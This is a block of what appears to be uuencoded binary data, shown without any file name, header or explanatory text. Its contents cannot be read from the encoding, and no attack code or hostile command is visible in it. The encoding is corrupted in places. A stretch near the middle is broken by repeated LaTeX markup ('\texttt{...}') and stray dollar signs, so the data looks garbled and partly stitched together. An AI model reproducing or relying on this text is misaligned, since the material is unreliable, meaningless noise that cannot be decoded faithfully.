M-NIR;4F*-\$T<8Y<\$"W5)5#-HJ\$NB)0'\=\$G4*?"G2UK:CB)]VPGA6%T>*AE($M--_$; =0EK6U'D; [OC+&C@H2Z)*H9+-0ET78`?; HDZA3PTR4MK461ONR\$H+, N M#Y4,(.J2J&2UMA9%^KHS1F,\$#NJ2J&:04)=\$:P'PZ9*H4Z!/E[2T#T7ZKA-" MZ[H\5#)PJ\$NBDO7:/A3IV\X8310HJ\$NBFL%!71+M^["G2Z).~3Y=TLH^I*\Z M(?JORT,E`X:Z)"JY@GU(JZLQFF\$P4)=\$-8."NB3:!T!/ET2=`GNZI)5]2-]T M0I1CEX=*!@K--W`I=4FP#VGQ-48S#`+JDJAF,%"71/L`Y.F2J%-`3Y>TL@^) MWH>HS"X/E0P0ZI*HY!KV(:TJQFB&P3]=\$M4, `NJ2:!\`/%T2=0KDZ9)6]B&Q M^R[EH9*!05T2E=S`/J0EQQC-,."H2Z*:@4==\$NT#:*A+HD[!0UW2RCXD<M_% M23\$0J4NBD@%)71+L@UB)1#,,<NJ2J&:P4Y=\$^P!4ZI*H4\!2E[2R#XG;=W\$: M#'[JDJAD\$%27!/N0V/T8S3"PJDNBF@%671+M`SBJ2Z).05)=\$G4*ENJ2J%/0 M5)<\$<R"67-'J`K&Z)&H5D-4ET1R`J;HDJA!4U251A>"J+HDJ!%EU2>C]8DT5 MC2SHJDNB5L%771)[/PBK2Z(*P5A=\$E4(RNJ2J\$)P5I>\$SAX73?DFY:)6`5M= M\$K4*W.J2J\$(`5Y=\$%0*YNB2J\$-`UWX"ZNB3T[>/TVM&\$@KRZ)&H5[-4EL6&" $MOKHDJA#U24MQ_YT!+;JXJ(62-8E4:>`LBYIW=EC\4X/T80"S+HDJAEHUB6Q$ MI8+\$NB3J%"S6)2W'_G34M^KBHA9XUB51R0"T+FG=^V/Q3@]1S:"V+HEJ!K=U M26RZP+0NB3H%J'5)R[& 3&O%+BYJP6Y=\$14,>NN2UN8@%N T\$-4,I.N2J&9` M79=\$<P"&ZY*H4U!<E[0<^\NT5NSBHA9@UR5!R3G);KY9VX=80-.#CKF@YIRP M-R?LS;&OWR5!ISG);DZRFV]6]B&M%<,A&"X/E)P3]>;P8W5)L`\JZ:&*N:#F MG'@W)][-L;W?I5"G9+DY66Z>K^Q#6BN&PRY<'BJ9<#>'%ZM+@GW020]1S02Z $M.8*N3J";8Y>_2Z).26]STMN\6-F']*$M'.#A\E#)Q+DY?*A=$NQ#G?00U4R$$ MFQ/AYD2X.3;[NR3JE+PV)Z_-BY5]2&OF<-: 'RT,E\$^#F!+AY"?00)#U\$-1/A MYD2X.1%NCCW_+HDZ):_-R6OS<F4?Q)JYCWFH9`+<G``W+V\$?VJ2'J&8BW)P(M-R?"S;'UWR511^2U.7EMKE;V0:R9AYB'2B;`S0EP<P7[<)#T\$-5,A)L3X>9\$ MN#DB`+@DZI2\-B>OS?7*/H@ULXEYJ&O"W)P`-]>P#P^3'J*:B7!S(MR<"#=' $M(`"71)V2U^{;DM;E}V8?TW3*<`^+R4,D$N#D!;E[!/CQ*>HAJ)L+-B7!S(MP<$ M\0!<\$G5*7IN3U^;5RCZD+Y7A]`^7ATHFP,T)</,*]N\$PZ2&JF0@W)\+-B7!S MA`5P2=0I>6U.7I07*_N00DWV*0^53(";\$^#F->R#6&9'-1/AYD2X.1%NCN@` M+HDZ):_-R6OS9F4?4FRT<!:(RT,E\$^#F!+AY`_N0UMUYRD4U\$^'F1+@Y?%E= M\$G5*7IN3U^;-TCZHM.X.1X*X/%OR`6Y.@)NW:_N@TKH[CVHFPLV)<',BW!R. MKBZ).B6OS<EK\W9I'U1:=X>305P>*ID`-R?`S=NU?5!IW9U'-1/AYD2X.1%N M#B]8ET2=DM?FY+5YM[0/C6@/*N:AD@EP<P+<G``W)\#-"7!S`MP<_K`NB0HD MK<U):_-^:0P:4?EQ%4Q\FQ/?YL2W.?%M3GR;\$]_FQ+<Y0@>X)"J0K#8GJ\W[$\texttt{M9<]} \\ 0 \\ \texttt{F'IXY*7} \\ \# \\ \texttt{8GO,T)} \\ \texttt{;W/"VYSP-B>} \\ \texttt{S0EO} \\ \texttt{<X0/<\$E4(\$EM3E*;D]3F)} \\ + 4 \\ \texttt{YNSP-B} \\ \texttt{S0EO} \\ \texttt{<X0/SE4(\$EM3E*;D]3F)} \\ + 4 \\ \texttt{YNSP-BS} \\ \texttt{S0EO} \\ \texttt{<X0/SE4(\$EM3E*;D]3F)} \\ + 4 \\ \texttt{YNSP-BS} \\ \texttt{S0EO} \\ \texttt{<X0/SE4(\$EM3E*;D]3F)} \\ + 4 \\ \texttt{YNSP-BS} \\ \texttt{S0EO} \\ \texttt{<X0/SE4(\$EM3E*;D]3F)} \\ + 4 \\ \texttt{YNSP-BS} \\ \texttt{S0EO} \\ \texttt{<X0/SE4(\$EM3E*;D]3F)} \\ + 4 \\ \texttt{YNSP-BS} \\ \texttt{S0EO} \\ \texttt{<X0/SE4(\$EM3E*;D]3F)} \\ + 4 \\ \texttt{YNSP-BS} \\ \texttt{S0EO} \\ \texttt{<X0/SE4(\$EM3E*;D]3F)} \\ + 4 \\ \texttt{<X0/SE4(\$EM3E*;D]3F)}$ M26U.4IL/ZU[=QGUB>1Z-!N%M3GB;\$][F""+@DJA"DMJ<I#8GJ<U):G.2VIRD $\texttt{M-C?K0;Y-B^{,}V@BRVIRL-B>KS1}*P"51A02S.<\\ \texttt{$L3C";$\backslash SF!+,YP6QNUV-Z}$

MF];">;021+,YT6Q.-)O#>=8E487DL#DY;\$X.FY/#YN2P.3EL/JZ'\#8M??-H M)TAB<Y+8G"0VAR.M2Z(*B5US8M><V#4G=LV)77-BUQSQ`]JTTLTC"2-XS0E> M"X+7@BZU!2EK0<I:D+(6I*P%*6M!REJ0LA8(%M"FA6TXC]+E@E8+<M:"G+5` MP`"7!!46A*H%H6I!J%H0JA:\$J@6A:H'(`&U:QX8#*5TN:I58M2!6+1`=P"51 MA62H!1EJ089:D*\$69*@%&6J!,`!M6K:&<S9=+FJ5%+4@12T0"L`E485\$1@61 M:4%D6A"9%D2F!9%I@3W_;5JEAN-#72YJE="T(#0ML._?)5&%)*0%"6E!0EJ0 MD!8DI`4):8\$- JU8E`XO%[5*1EJ0D1;8Y.^2J\$("T8)`M"`0+0A\$"P+1@D"T $\texttt{M,1} = \texttt{U2@} : \texttt{D(`6V+[ODJA"XLZ"N+,@[BR(.POBSH*XL\^^_0,Q2QMC+FJ5P+,@[BR(.POBSH*XL\^^_0,Q2QMC+FJ5P+,@[BR(.POBSH*XL\^^_0,Q2QMC+FJ5P+,@[BR(.POBSH*XL\^^_0,Q2QMC+FJ5P+,@[BR(.POBSH*XL\^^_0,Q2QMC+FJ5P+,@[BR(.POBSH*XL\^^_0,Q2QMC+FJ5P+,@[BR(.POBSH*XL\^^_0,Q2QMC+FJ5P+,@[BR(.POBSH*XL\^^_0,Q2QMC+FJ5P+,@[BR(.POBSH*XL\^^_0,Q2QMC+FJ5P+,@[BR(.POBSH*XL\^^_0,Q2QMC+FJ5P+,@[BR(.POBSH*XL\^^_0,Q2QMC+FJ5P+,@[BR(.POBSH*XL\^^_0,Q2QMC+FJ5P+,@[BR(.POBSH*XL\^^_0,Q2QMC+FJ5P+,@[BR(.POBSH*XL\^^_0,Q3QMC+FJ5P+,@[BR(.POBSH*XL\^^_0,Q3QMC+FJ5P+,@[BR(.POBSH*XL\^^_0,Q3QMC+FJ5P+,@[BR(.POBSH*XL\^^_0,Q3QMC+FJ5P+,@[BR(.POBSH*XL\^^_0,Q3QMC+FJ5P+,@[BR(.POBSH*XL\^^_0,Q3QMC+FJ5P+,@[BR(.POBSH*XL\^^_0,Q3QMC+FJ5P+,@[BR(.POBSH*XL\^^_0,Q3QMC+FJ5P+,@[BR(.POBSH*XL\^^_0,Q3QMC+FJ5P+,@[BR(.POBSH*XL\^^_0,Q3QMC+FJ5P+,@[BR(.POBSH*XL\^^_0,Q3QMC+FJ5P+,@[BR(.POBSH*XL\^_0,Q3QMC+FJ5P+,@[BR(.POBSH*XL],@[BR(.POBSH*XL],@[BR(.POBSH*XL],@[BR(.POBSH*XL],@[BR(.POBSH*XL],@[BR(.POBSH*XL],@[BR(.POBSH*XL],@[BR(.POBSH*XL],@[BR(.POBSH*XL],@[BR(.POBSH*XL],@[BR(.POBSH*XL],@[BR(.POBSH*XL],@[BR(.POBSH*XL],@[BR(.POBSH*XL],@[BR(.POBSH*XL],@[BR($ M\"RP5]\E486DFP7I9D&Z69!N%J2;!>EF@4WY!VF65J1<U"KY9D&^66!CODNB M+@NRRX+LLB"[+,@N"VRW/TBSM'!^KLM%K9)>%J27!;;<NR2JD*BR(*HLB"H+ MHLJ"J+(@JBRP]?X@S=+"L<`N%[5*6%D05A;8?N^2J\$*2R8)DLB"9+\$@F"Y+) $M@F2RP\#; \@S1+"X<%NUS4*MED03998"N^2Z(*"2(+@LB"(+(@B"P((@N"R^));$ M\@_2+"V<@>QR4:M\$D0519\$\$461!%%D21!5%D0119\$\$461)\$%462![?D':986 $M3D9VN:A5PLB", +(@C"P((PD"R((PLB", +^@C"+(@C"RZ-=)^V\&:184\#GUTN))))$ M:I4XLB".+(@C"^+(@CBR((XLB",+XLB".+(@CBR&==]^F&9I15QODU`6))0% M"65!7]*".+(@CBR((POBR((XLB".+(@C"[/NVP_3+*V(ZVT2RH*\$LB"A++"9 MWR51A<21!7%D01Q9\$\$<6Q)\$%<62!/?P/Q2PMKK=)*`L2RH*\$LL`^?I=\$%1)' M%L21!7%D01Q9\$\$<6Q)\$%]O,_%+.TN-XFH2Q(*`L2R@)[^ET254@<61!'%L21 $M!7*D01Q9$$<6V-O_4,S2XGJ;A+(@H2Q(*`OL[W=)5"*Q9$D<61)'EL21)7*D$ M21Q98H?_0S%+,S\$7M%J24)8DE"5W^)?\$D25Q9\$D<61)'EL21)7%D21Q98@O_ $MOS_{+LS}7M4I=69)0EMS=7Q)=EL21)78D21Q9$D>6Q)$E<62)/?H/Q2QMC+FH$ M51+*DH2RY![]DCBR)(XLB2-+XLB2.+(DCBR)(TMLPG^89FEERD6MDE"6))0E $M-^{2})$ E<61' FN-N?) D>XOHYYJ%/RR9) \LL0F_, -DX\(1]2X7U4QD61) 9 MEMR\$7Y)/EN23)?EDN=J\$?Y@<X?HFYJ&2"2Q+`LL2F_`/D]\$+)]F[7%0S&69) MAEER\$WY)8%D26)8\$EN5J\$_YA<H3KVYB'2B;!+\$DP2VS"/TQ6L"QC+JJ94+,D MU"RY";\DP2Q),\$L2S'*U"?]0.,)U,0^53*19\$FF6V(1_F,QBJ6(NJIF4LR3E $M++D)OR32+(DT2R+-<K4)_U`XPO4Q#Y5,QEF2<9;8A'\H[*2.N:AF8L^2V+/D$ M+;G_OB3O+,D[RUK\$]A*'A/9QKD+Z69)^EA/]%"H0)<7AGSBT)`XMB4-+XM"2 M.+3DUON2[+,D^RS)/DNRSY+LLR3[+,D^R]5.^P,16]PUG9B+.B4.+8E#2^ZT $\texttt{M+\D^2[+/DNRS)/LLR3Y+LL^2[+-<;:P_$('$78W&7-0J<6A)'\$IR8WU)]EF2}$ M?99DGR799TGV69)]EF2?Y6H?_8&(&NYJ(>:B5HE#2^+0DOOH2[+/DNRS)/LL M.SD%.!"AK-V[QCS4*6%H21A:KC;6+XN/(ROY:\$D^6I*/EMQ87Q*&EH2A)6%H MV>NE'A*-*>/01SI:DHZ6I*-EC]XOBH_C#(%126!:\$IB6W&E?DHZ6I*,EZ6@Y MY\$L])#Q3QF&,N+0D+BV)2\L!YD`4'P<;\$M22!+4D02WIT%D2EY;\$I25Q:3F8 MI1[\$6B:.9>2G)?EI27Y:&MB'5+Q*N:AF(M622+6DAV=)?EJ2GY;DIZ59V8>T MEE%Q34>@6A*HE@2JI8%]\$,7'I1(9:TG&6I*QEG3Y+`E42P+5DD"UM"O[D-8R M*JYE2%A+\$M:2A+6TL`^B^+A\$('0M"5U+0M>2/J`E"6M)PEJ2L);CRCZDM8R* M<W@BUY+(M21R+4?8!U%\G"61PI:DL"4I;\$FGT)+(M21R+<>X1'"/E%8M*LY@ MQI6U\$'GB<\$\B6Y+(*A)9M8&U\$,6W,1>4K@AI\$2&MHL^H(I\$5)+**1\$9MEM8B M!;'.51?S0.6*B%81T:K-VEK(XON8"VI6I+:*U%;1B501T2HB6D5\$J *EM4@Q MKG, UQ#Q4, IFM(K-5^=I:R.)-S\$4U\$^,J8EQ%KU)%9JO(;!69K2J6UB)/TV!E M8QXJF1!7\$>*J8FTM9/%CS\$4UD^LJ<EU%-U-%B*L(<14AKBJ6]B'%Z\YURD,E MD^HJ4EU5KNV#+#Z/N:AF<EU%KJOH=ZH(<14AKB+\$582XBA!7\$>(J0EQ5PARD MQ84N8BYJE1A7\$>,J^ITJ,EM%9JO(;!69K2*S562VBLQ6*?3^M);09<Q%K9+: M*E);1;]3142KB&@5\$:W2R]Z?@O+F6L4\U"F9K2*S57K=^V7Q.N:BFDEM%:FM MHB.J(J)51+2*B%;19>] $/07ES7<4\5#*9K2*S5=6Z$]\OBZYB+:B:U5:2VBIZI MBHA6\$=\$J(EI5+6<'*2AOKIN8ATHFLU7T2U75VAS(XN,LB>!6T555D=,J<EI% M3JO(:14YK:J7LP.Q\$5K'61+!K2*X57145?7:/LCBXRR)]%;1=U41UBK"6D58 MJPAK%6&M:I;V06R\$UG&61'JK2&\5Z:UJUO9!%A]G202ZBD!7\$>@J.K,JTEM% M>JM(;U6SM`]*--PX2R+.5<2YBCA7M60[((N/LR027D7"JTAX%;U;%7&N(LY5 $MQ+FJ7=H'E:;W5<I\#)9/O*O)=U:[M@RP^SI*(?!61KR+R571W5>2[BGQ7D>\J$ M\EU%OJO(=Q7YKNI@#A)RJ^(LB817D?`J\$EY%=U=%G*N(<Q5QKB+.5<2YBCA7 M\$>>J'KT_\$;8JSI((=!6!KB+0571W5:2WBO16D=XJTEM%>JM(;Q7IK1K0V1-0 MJ^*<B_Q6D=\J\EM%=U=%6*L(:Q5AK1J6G;U*HU059V^DMXKT5I'>JF'=V67Q M<<Y%?JO(;Q7YK:+_JR*L582UBK!6F>5DH\$JC5!5G;Z2WBO16D=XJL^[]LO@X MYR*_5>2WBOQ6T2%6\$=8JPEI%6*OL<C)0I5&JBK,WTEM%>JM(;Y5=FP-9?)QS MD=\J\EM%?JOH(:L(:Q5AK2*L578Y&:A2%,XJSMY(;Q7IK2*]5>/:/LCBXYR+ M_%:1WRKR6T676458JPAK%6&M&I?V03B+5''V1GJK2&\5'6;5N+8/LO@XYR*Q

M522VFL16TX=6\$\]JXEF]"<<)U;D\['Y(&82U6.7)8QZH7)/>:M);O=SQ+XMW M6AEC+BA=D]]J\EM-%UM-6*L):W6^\$5I)P5Z'(F;(EUH1><J8AQ5`EJO)<O4R M((`L7N5URD6ED^9JTEQ-#UQ-=*N);G4^"*VD`\\'%3.8159\$'AWSL`)(=C7) MKE[&"Y#%.ZW\$IDBVJ\EV-=FNIH.N)LC5!+FZ"*Y,=;'H'57,(.S**D\=\[`" MR'DU.:]>AA.0Q3NMQ.9*TJM)>C5)KV8X`4VLJXEU=:F\$5D3O:&(&O=2*R-/& M/*P`4E]-ZJN7T09D\4XKL8,2!&N"8\$T0K!EM0)/Z:E)?K39"*Z)W=#%#OM2* $MR-/'/*P`0F%-**R7P0AD\4XKL1.3$VMR8DU.K!F,0!,*:T)AK:)=*1>]8X@9$ MI%U9YC\$Q#RN`S%B3&>MEK`)90--*-%NDQIK46),::\8JT\$3\$FHA8\$Q%KW2[U MD,*Q#S;FH<K)C#69L5X&+Y#%.SU\$8T9JK\$F--:FQ90`"342LB8AUI43K\$/TA M3@\JO=1*RF-2(50Y";(F0=;+V\:R>*>5:+[)D#49LB9#UO3TU03&FL!8\$QCK M.E_J(04E-W%X)\$'6),B:!%DO@QW(XIT>HE\$G0]9DR)H,6=/=5Q,8:P)C70?; M<7!TLDE+[CJ.(<3'>L+')\?E^C*GJ#ABDB=K\F1-YU]-?*R)CS7QL:;SKR8K MUF3%NFF\$"M)JNXZ#"LFQGLBQ4\$%RG#9Q>"1*UD3)FH[`FN18DQQKDF--1V!-M3*R)B76KA`K2Z&#BH\$9HK"=H+%0@+HM6GQ193Q39=83554[?<8"FD[`F1-:\$ MR)H06=-)6), $8:Q)CW6V$2M) <math>8:(E)S_6$S\\6*A&715-'H*PGH)Q4(H:-.((3))$ $M, \&L"9DW`K`F8-8, G:-)D39JLNV`K'M4+, Q[G$)V89@[OVCB>N$\5CEB3:'$ M]%F3/F029TWZK\$F?->FS9F0%3=2L!6K^X,X?/_[@S@=W3AZ?7UV_>-U=60/X $M?+S(EK^{[HS^SM5Z=]GO[^{,&=/VSN9^U]5]+]K+F?5>5]5W:V^>/]69+G$ M[K]ZMTA/%^Z2U/.%:Y\$OZWY6ECLE[M=RQS,4T[_+8I)LA*#<)UB\3][.>7:] M\$&7QC2A*K[24+=X)HO122Y'Z40_O%:'V5X;:6QEJ?V6HO96A]E9&E.A]CUWM M\$]3[!,V/TD"9;[/M4`%E40<4)24L90LM0)34L!2UX9&=1+L,I70_9G?CV_?T ME"T:W[ZG7\K0^/8_5(DG]X_N:^\$HIZOVF\,\ANL0;[?'.0WV8,;#,)^BY#/ M)D&K6?VM%)52)%M5KO9*M%#'0N!4HXKXY)OU2_G_JEF]?(22U]3+BMR^13X+ $MY\R: 5[7S*^HJB*K8&XO-?METG9[E.Z_;(]L^OO(O5T:M[!'=<\%6^7Z3WBXH;$ M"JQND*VU+V7I26[HFZO&C1Z8KEN9*G&1E!3YOFN\Y(:+4B^"I-[9%+W(&Z>B $MV2G:TX"+[17ECK8]][H=/:4H]O24K;::Z=$75Y1[KE@("JU7/7]A7'=+5H^L$ MVFA'5A*]B69D_9KE?-T>!>QX:K7M.+LZH]XOR[>=5"=K)BZL;A`N+>2JS=Y@ MXO.M.G8^:;5]P1O,1E+EZD&U5.;R.G\$_OJ&XX>H-IQ?4K+JBGEYOE\6.QB+? M[)1L=DC\,^SN0?EV^-EWGQWMH-GW`\$6S]P%BX]T.16M)3DF[[Y+E;9;]IPVE MI4:A%,;]16FS0-,BE?,ON^PZ1>FJ?*]HT9QW"'94PC;_CGK;7K"[10T#Y#!(M0I(72U\$R8FN)'%36HGD4W6-YVAO?2.\P/=M7VB.*M:?V"?+0,BBJ%A=MYA\$U M3\$9D[<57+.I50>ZS_TFPIVV[_[?52K*]8\$>C<[KQ33)GS_>B<K-7Y),+JBZ($\label{eq:mrau/ko:ddxc[k8]-S?(U`VR_`:90D\%6W\%1F=9/PIK=(\Z\%MK4U]8375HTCM)} \\ \text{MRAU/KO:]DDXC[K8]-S?(U`VR_`:90D\%6W\%1F=9/PIK=(\Z\%MK4U]8375HTCM)} \\ \text{MRAU/KO:}DDXC[K8]-S(U`VR_`:90D\%6W\%1F=9/PIK=(\Z\%MK4U)8375HTCM)} \\ \text{MRAU/KO:}DDXC[K8]-S(U`VR_`:90D\%6W\%1F=9/PIK=(\Z\%MK4U)8375HTCM)$ \\ \text{MRAU/KO:}DDXC[K M%]U0H-XO*FXHL+I!MFYT4K;0]\$9.OYJ]\$K57LK\TO5=2["^MVB_:[!>EA]B[MQ"[WKK&GZD]SS>T2J)UES4)6!!LW"]M]1:K-WIM)Z[`<DE1^PW.()HIED<KW M+D=792YEQ=[!?KJ=WBE2Y<(F0N1GB^Y*M9;M75GZW/F>IU^(5FP(EZG=HB63 M8)%"5MWX).4>-2Y\$?,CE96JWB`^Y+'+YD/N>I-[___/4-FL1E:K=H]9`H4LB: M&S61]SQ_*T74I-ZCR<5EJX=\$D4M-[GD2O7?8U;E\L[E1-[LE:K=D:4.6LEUW MJO?>J=Y[IUW6:BE;WZG<*]&BDHN;96J/;%DG*^'.^]4WW*^^X7Z[VL!*B/L5 M>ZMS*5)[1%2S\$.Z\V^XJ78IXMWV5*H0+NSH/A1,46<TJ]:S7JM@OVG_5AI+M $MK = 2N LIXJV)^8;5?E. \7Z1NNBG, &K>(KZ]V/6)0W/J(7%?G^QU (01$W:''7)$ MW52\:M\S[M!PN&JS^ZJ]=G@]4UJ8X219&K]<BI93C:5LLWW+'0/3[N?8T4H7 $\texttt{MDIW}/4 = \texttt{P'}/6.\texttt{YUB} \texttt{VO}) \texttt{+V^V\$}. \texttt{DD6BV\&M_HN=TC2->L5K[@(HOVZJ'Y(PF6R)) }$ M5OLDRVMR/D')-:">)\D[**EN?N`)%.>Z.G\$F*&\$?--J6IJ<:W^PM;X]H[V75 $M7N$^W"->:[TH]X55]<P*\HW:+UQ?Z*?5M7^:9N8D>V4[IN-U?L-UQ>[KO!50]$ M_:OY?EFLA;["MH52Z"=8ZB9AM4?HG\<+_+OL>M8HVW==?L-UQ>YW]._7;08\ $MZ:08=9.PVB540JT['B>_\ZJVEZWMM25ODGCU4U"_Y+MGHH,VO&/M$]SDVQ'$ MH70?WR.?O4U5[6^JTVLT-SQIN'"M'-'?=MUOZE)[GB7*UA;0C\S-[NL6LGT* MK6]0:'W#=6K6P;Z*6,MB\$R[V540QVY.]%:%VOWR]I3Z[7MZ7F>_HA]/#N-_J MG9U;+0W18CY4JILM47U3ZPX74N@KM]W.]S<WR-;7A4:XLR&J&PRJE.TRJ/D^ $M@[JUMKO-HF^GU5Q59; %#5N^63:_7_(!LG\+;FVSTGAO6FR1;J\;+;NKX0<8;$ MQIO@=GGX'1>%%NI?\$1,(?ZMM[:^[4ZWF]*D%["JSV9:[+K.\Z4*]7U86HOVB MT"*-7300N,\@3G=3\^/NJOGI;GMJ?KIANZ_FM\T-59%6<>N7GZ>%BM]OZF:O MI+V?B.5F.0'=_KX+='I@LX^!*E%B*'`[Z6_R)(.6FV)QX3S[U?/JVO?D?>/< M0M; LD.VQ()-LCR%LU`WCXR3<9R5]YROT_HY9Z#UWO&G6T7B3I'=;U\D2[+&N MS7; (W6E=%V9BK1M]T_MO6U/#)<MV=E#MJ-[)6NUY^3!"[!HA8T?9->Q._7V? M8O3-P\Y>Q4A#OW-BH?;,XM3<+7>:B7R>..R><,D;[GG#G>U)6#M4?9MDN&&[MB39DC3#:9.EWTY*I?^^^:)=(OEOX:BMEH06N9;)UUC?8XV:E\$Z_H:6:W;^R? MIG9ZG["^0;A_W!13JIW/FM\@V^R633?<W'3#?<K1\VOL*S3(=B]MFCWSVVE-M5^\9D1>KB7+=\N6*:2V4+Y+K72K8*Y3%KH6K[W`0Z?E%UFUG]8EQ9XD[+O./ MLG?]/EG2?:UJ:N1[&L<DV].HY.SOIHZS2^;301/3NLPP5M2[UIGQPOJ&"^M=

MEB9, N': UQNJ&*5!L^S==N+.G;OMWO6_,*]1NI;9BK;FS,D)35"NM+H;NM5!> $MN6XXBU)W-?"]PG9V(O(#PWI^Z,?@?+;]ZS&AW<Z<IVD8:FH+/'=V\.W7C%U\$ $\verb|M1LPM<9TG:W7H;"M1?7\G@`O[/MZ=GE_GU<EU]NC-V\\|.[9N+\]/AV3A>V>NK$ MWS7;W1Z;^8/ZMEUZ4*JV'L95.Y<32_ER1S%ED<J97,\VLUN-?Q6O1:]=WQM\ $M'\W/M-D'*80"9,]F&;!_G;YO,;S4J_C8E/[3P>^2)^O\D*K//"]Y&BG>[C$ MO7^\12G]9[#2V];2&[S2KXO*IIZ?_R=_P<_U:WLRGKT_/7]U,IQ>#N^N'C#E M]/SJ^NJCUW V/3:;3555F?^[KO3T]Z90\] N1 F3JO-BLW&O5KG 9YNBJ#;% $M3[+-7]B/_;GW=5U=^D>Y=)^8R^O[.6^?"[;.-Y0SOPN6?S[OY&?![_\X,ZV]]$ M?GV',J<OKB\NW_C=61]??&LOQW=GF3F]ZJZN[)O^S%YFX\5E]E53/3CX[+!2 M']QY?7W]]E</'EQVK^R5O_"C<WO]P%W@__W`%S?]*^NNLU=ONE-7UL5U-ER\ M^>#.HXNW[R]/7[V^SNX^NI?YRO^PV.1%]HG+=-CUW?OT+U^?7F5O+R]>7790 $M,O?/\=+:[.IBO/ZVN[2_RMY?O,N&[CR[M/X^EZ?]NVN;G5YGW;EYX![SS84Y]]]$ $M' = [U[O.WIT;]^RN96?7]O+-578Q3K] \setminus O2+[!-[;B^[L^SS=_W9Z9^]].1WL$ M^97-.G=CGW+UVIJL=Z7X_,?^_B^V]\^.+URQW?7IQ?G]S)XZ^67FFY#[/20# M';;%W<\N+C^X<]>IP3WS97;QUE]USSWH^^RLNTX7?K3KK=/+F>ST?"KV]<5; M]RJO77GNY;X]/3O+>IN]N[*NNIS9=%FSWSQ^^>FS+UYF!T]_F_WFX/GS@Z<O M?_NQRWK]^L))75N?"SI]_;LU)7K7NBR.[]^[Y[[@SN?'3U_]*F[X.#AXR>/ M7_[6/7MV_/CETZ,7+[+C9\^S@^SS@^<O'S_ZXLG!\^SS+YY__NS%T4=9]L+Z M1[(?W+E!J^-4+4YWQEZ[YG`UO>]0735>N<<Z,]GK[AOKJG.PI]^XA^I<4WG[M_H<KZX,[W=G%^:OI[5S61#WW5(_'[/SB^GYVY9[NG[:M]=MOO_WHU?F[CRXN M7STXFXNX>O#/']SYY0/_.!_<^<?3T;67,70\],7+%R>?N@3WV^FY30D^S_EP $M]L[8[\&>^]UR^\&WR-ND[TL[F(![_,CL^25U?9M/<P\R7;[UQ\%GV<GI^,DF,3S])]]$ $MSL3??[R]Y/F%ZQXO+T]M-IT!F*[Y$=L;?2$R>\SH_W&U4WST7<IP]!VR/+UP$ $MK_=80-U+U_S3PY: '3R^{-}_SQYVNGA[-[S'=''\773PY5>N?GV;-[^Z^9+[S'='']]$ $MZ6+ON) = ^.= @^P`=WLE]F+WT; = I>>G&U<?/WN[=P7+NWU.U>FZX=STW$-[_K;]$ MBTQ65-8-P\6E<8-<=GTQ-:^KMW8X'7U?,':XF"3.@-B/IML<//_\B>\&GSW[M\L57A[[D2F7]Z?65[Y\7KF7T[Z^MO(&W>*>N\$7V7;;ZKRJF0![OJY &)+WIG $\label{eq:mu3T^F} $$ MU3T^F>^V?MVGSSY?W,E;0-?[WUZZ-OK=9*RRYT=?>4M1*?^(]_WK.:'O=M_: $$ MU3T^F>^V?MVGSSY?W,E;0-?[WUZZ-OK=9*M1*]_W,E;0-?[WUZ-OK=9*M1*]_W,E;0-?[WUZ-OK=9*M1*]_W,E;0-?[WUZ-OK=9*M1*]_W,E;0-?[WUZ-OK=9*M1*]_W,E;0-?[WUZ-OK=9*M1*]_W,E;0-?[WUZ-OK=9*M1*]_W,E;0-?[WUZ-OK=9*M1*]_W,E;0-?[WUZ-OK=9*M1*]_W,E;0-?[WUZ-OK=9*W1*]_W,E;0-?[WUZ-OK=9*W1*]_W,E;0-?[WUZ-OK=9*W1*]_W,E;0-Y[WUZ-OK=9*W1*]_W,E;$ MN8NY=W9O>6K\,V>7[\ZO3]\XX6L[&;'3ZU\X_9QG7SWZ]!/_TJL;SAIQ_6KS M7;O)ILZ6[MQY*S0U^>D9HG%R-M].!3I+Z&_R[>F578L[?Z>MOL^N+GR_#49N MG!]*WFGSW>@F1ZZ(^6KWQ-GGG;OY3;IVY>]1]><'7[PXDIK^XLK=QINK,WM] M/343IWIWY64W7#0[[:S0N<F^/K_X=AY5WCM[[!K;5G`5#:W/L;UZ*E96G*L; M>S9F[ZTS3^XE_,,'6_=M]][]?7%EEXWVVXO+KV<%>6,[OCO?%B0MT/!3T1]. $M2N, X":5N%[[+>A2W]JS][Z<=)7X-7T]F_MU3MSX8?LMW[(>[.='%]])`N$ M>1;^<>9*?0'B:.<5>V;<TS7>5LPF^1_MN10*?=K6`D_I?^NIT_\O?G[,_/^C MD].+X?KLH^'/O(>?_RNU=_Z_*;2?_Y=NS517_E0&-_^O]>W_Z_S\S__C M3_[[G_SDLV[(GKW(OLJV/S[M)__@_BO<?^_=?_[W_^?'%7GP\N7S[3_]%?^W M^^]_6F7Y[U+Z_^*,RT?=V[=G]J.7SCP<G<^CKQ.^NQX_;#[V9_[F==NHO_Q= $M;W_P\Z/6_W]1[_^A_N]C\=U_]>JO.W_?XV?![_TTXDL._$__N]L[\^<(68Y)]$ $\label{eq:mass} $$M"?\Z66?+3J8ROY_*^S[[?OZ7*"\&[R)ZY_[DL+NG[Z6__I_]K_M?=DWMSR7/^*]] $$$ M!]G)OV7?SP^ZS?M]]HOL7V?9AW/FB_``WV<GWZ>,6?:0)_>S[WGAOY[X].W; M?W_BG]']^?UTK9--?[NYQLGOGOT^9I!_GSS8<:%+/GG@RSSY_F?^Y_OUW]D? M?CW]^.SN]TQDR'9>\$/[VA?[LWS[<N/_]80WW1P\N/OS0M3H(?NCOK4K7-;RM MP%A/#[;5%.HEUDQJ\$2>A@/G*BU`5=[=90F4X]?NB'F3;>O_/H<(__*?IRJCQ M4`5KS;OT[=_W)_D#I_#YIDFSNS5XDV;_\$@U."Q:W&O"+`3]GOG++D>O7?M;O MI\UN_6#/WF=N_CJZ5=CY]4<??12NR3Z[<\$NOSBW!GOAI_*5;_7_M%C2^C,]? $\label{eq:mnx7} \texttt{MNX7}\&\texttt{U} \] \ \texttt{D} = \texttt{SNU} \ / \ \texttt{M} \ [\ \texttt{D} \ \texttt{S} \ , \ ! \ \texttt{ON9} \ \texttt{S} \ , \ \texttt{G} \ / \ \texttt{L} \ \texttt{V} : \ - \ \texttt{T} \] \ \texttt{Z} \ ? \ ' \ = <\$^- \ 9 \ \mathsf{W} \ [\ \texttt{ZX} \ _ \ \texttt{ZJY} \ < 2 \ \texttt{F} \ ! \ \texttt{SL} \ " \ " \ C$ M.7U>7;DULB_JREWE+OG&FO!,6U.__<TO%#J7>7C=^76/6QH8^\WI8+.?Q\7' ME5]+OKV\&.S5U4R4?`D38+KVP.[BC5\17IZY5=&VT.>)UDT+9:>Y=]-"QRGN 